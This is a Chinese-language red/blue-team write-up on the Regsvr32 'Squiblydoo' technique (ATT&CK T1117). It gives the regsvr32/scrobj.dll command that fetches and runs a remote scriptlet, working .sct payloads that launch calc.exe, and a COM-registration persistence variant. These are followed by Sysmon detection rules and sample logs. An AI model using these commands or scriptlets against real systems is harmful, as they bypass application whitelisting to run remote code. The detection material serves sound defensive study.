

T1117-Regsvr32

Regsvr32.exe是一个命令行程序，用于在Windows系统上注册和取消注册对象链接，嵌入控件和动态链接库。Regsvr32.exe可用于执行任意二进制文件。

攻击者可以利用此功能来代理攻击代码的执行，以避免触发安全工具，这些工具可能无法监视 regsvr32.exe 进程的执行和加载的模块，因为Windows使用regsvr32.exe进行正常操作时会出现白名单或误报。Regsvr32.exe也是Microsoft签名的二进制文件。

Regsvr32.exe还可用于专门绕过进程白名单，使用功能加载COM scriptlet以在用户权限下执行DLL。由于regsvr32.exe具有网络功能，因此可以调用远程脚本来执行代码。

远程命令执行

```
读取远程payload执行
regsvr32 /s /n /u /i:<url/aa.sct> scrobj.dll
读取本地payload执行
regsvr32 /s /n /u /i:<aa.sct> scrobj.dll
```

技术复现

1. 建立aaa.sct文件放至HTTP服务

```
File: aa.sct
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("calc.exe");
    ]]>
  </script>
</registration>
</scriptlet>

root@kali:~/L/sct# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

结果验证



后门驻留

该技术用户后门的方式与远程命令执行类似，在调用远程脚本去掉选项 /n /u 让COM对象注册到注册表中，需要用脚本执行COM对象才能执行（这种方式还需要其他的机制触发脚本运行才能稳定控制，有点鸡肋），所以通过COM劫持替换常被调用的COM对象来实现驻留更为有效，COM劫持本篇不讨论，留在后门的文章详说。

技术复现

1. 创建COM对象的sct文件


```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="Test"
  classid="{20002222-0000-0000-0000-000000000002}"
>
</registration>
<public>
  <method name="exec">
    </method>
</public>
<script language="JScript">
  <![CDATA[
    function exec(){
      new ActiveXObject('WScript.Shell').Run('calc.exe');
    }
  ]>
```

```
]]>  
</script>  
</scriptlet>
```



2. 创建执行脚本调用COM对象

```
var test = new ActiveXObject("Test");  
test.exec()
```

结果验证



此时在注册表可以看见注册的COM对象



相关知识

1. Regsvr32的参数含义

Regsvr32 [/s] [/n] [/i[:cmdline]] dllname

/u 卸载安装的控件，卸载服务器注册

/s 注册成功后不显示操作成功信息框

/i 调用DllInstall函数并把可选参数[cmdline]传给它，当使用/u时用来卸载DLL

/n 不调用DllRegisterServer，该参数必须和/i一起使用

当使用 /u 时，命令不会在注册表注册COM对象，只会执行远程的scriptlet

2. srcobj.dll起到什么作用

Scrobj.dll用于注册和取消注册COM对象，这是触发此操作所需的。[详情见此](#)

威胁取证

命令行特征：（级别：高）

```
# 不管是本地还是远程调用，都必须要有关键字regsvr32, \i, scrobj.dll
eventid = 1 AND cmdline regex regsvr32\s+.*\i:.*?\s+scrobj.dll
```

```
t message

Process Create:
RuleName: .,T1117,Regsvr32,Techniques
UtcTime: 2019-09-15 12:31:34.877
ProcessGuid: {E2C002EF-2F26-5D7E-0000-00107E6CE002}
ProcessId: 368
Image: C:\Windows\System32\regsvr32.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: Microsoft(C) Register Server
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: REGSVR32.EXE
CommandLine: regsvr32 /n /u /s /i:http://192.168.218.152/aa.sct scrobj.dll
CurrentDirectory: C:\Users\Administrator\
User: WIN7-1802131158\Administrator
LogonGuid: {E2C002EF-2900-5D7E-0000-0020483D0900}
LogonId: 0x93d48
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=59BCE9F07985F8A4204F4D6554CFF708, SHA256=CA24AEF558647274D019DFB4D7FD1506D84EC278795C308A53B81BB36130DC57
ParentProcessGuid: {E2C002EF-2BFE-5D7E-0000-0010A8444801}
ParentProcessId: 2664
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd
```

加载项特征：（级别：高）

```
# 在执行scriptlet是会使用Jscript或者vbscript脚本，这样系统就会调用脚本程序
eventid = 7 AND ImageLoaded contains ('jscript' OR 'vbscript')
```

```
t message

Image loaded:
RuleName: .,T1117,Regsvr32,Techniques
UtcTime: 2019-09-15 12:33:37.690
ProcessGuid: {E2C002EF-2FA1-5D7E-0000-001009451803}
ProcessId: 2312
Image: C:\Windows\System32\regsvr32.exe
ImageLoaded: C:\Windows\System32\jscript.dll
FileVersion: 5.8.7601.17066
Description: Microsoft © JScript
Product: Microsoft © JScript
Company: Microsoft Corporation
OriginalFileName: jscript.dll
Hashes: MD5=9AED9B0B7B3A76A97F91769A5AD5CCFD, SHA256=9F0238B4E0FBF8DC795BA130D9C809E6D357013744F75B1E8BA6F6DAC60B266C
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid
```

验证vbscript作为payload确认会调用

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="vbscript">
    <![CDATA[
      set foo = createobject("WScript.Shell")
      foo.Run("cmd.exe /c calc.exe")
    ]]>
  </script>
</registration>
</scriptlet>
```

```

t message

Image loaded:
RuleName: ,T1117,Regsvr32,Techniques
UtcTime: 2019-09-15 13:04:55.752
ProcessGuid: {00000000-0000-0000-0000-000000000000}
ProcessId: 1836
Image: C:\Windows\System32\regsvr32.exe
ImageLoaded: C:\Windows\System32\vbscript.dll
FileVersion: 5.8.7601.17066
Description: Microsoft ® VBScript
Product: Microsoft ® VBScript
Company: Microsoft Corporation
OriginalFileName: vbscript.dll
Hashes: MD5=E42B1DB1860F846AF063970207EF1976, SHA256=871895DBC014F46A98A582DDAB3DB20CFA90661CDE31492F1A9472D3711FD339
Signed: true
Signature: Microsoft Windows
SignatureStatus: Valid

```

进程特征：（级别：中）

当regsvr32作为父进程创建其他程序时是一种可疑行为
ParentImage contains 'regsvr32.exe'

```

t message

Process Create:
RuleName: ,T1059,Command-Line Interface,Techniques
UtcTime: 2019-09-15 13:16:03.730
ProcessGuid: {E2C002EF-3993-5D7E-0000-00100B083008}
ProcessId: 2624
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\System32\cmd.exe" /c calc.exe
CurrentDirectory: C:\Users\Administrator\
User: WIN7-1802131158\Administrator
LogonGuid: {E2C002EF-2900-5D7E-0000-0020483D0900}
LogonId: 0x93d48
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=5746B07E255D06A8AFA06F7C42C1BA41, SHA256=DB06C3534964E3FC79D2763144BA53742D7FA250CA336F4A0FE724B75AAFF386
ParentProcessGuid: {E2C002EF-3993-5D7E-0000-0010A90B2E08}
ParentProcessId: 2608
ParentImage: C:\Windows\System32\regsvr32.exe
ParentCommandLine: regsvr32 /n /u /s /i:http://192.168.218.152:8000/cc.sct scrobj.dll

```

参考

<https://attack.mitre.org/techniques/T1117/>

<https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attacks-using-native-os-tools-to-live-off-the-land/>

<https://security.stackexchange.com/questions/183021/how-does-this-applocker-bypass-work-exactly-squiblydoo>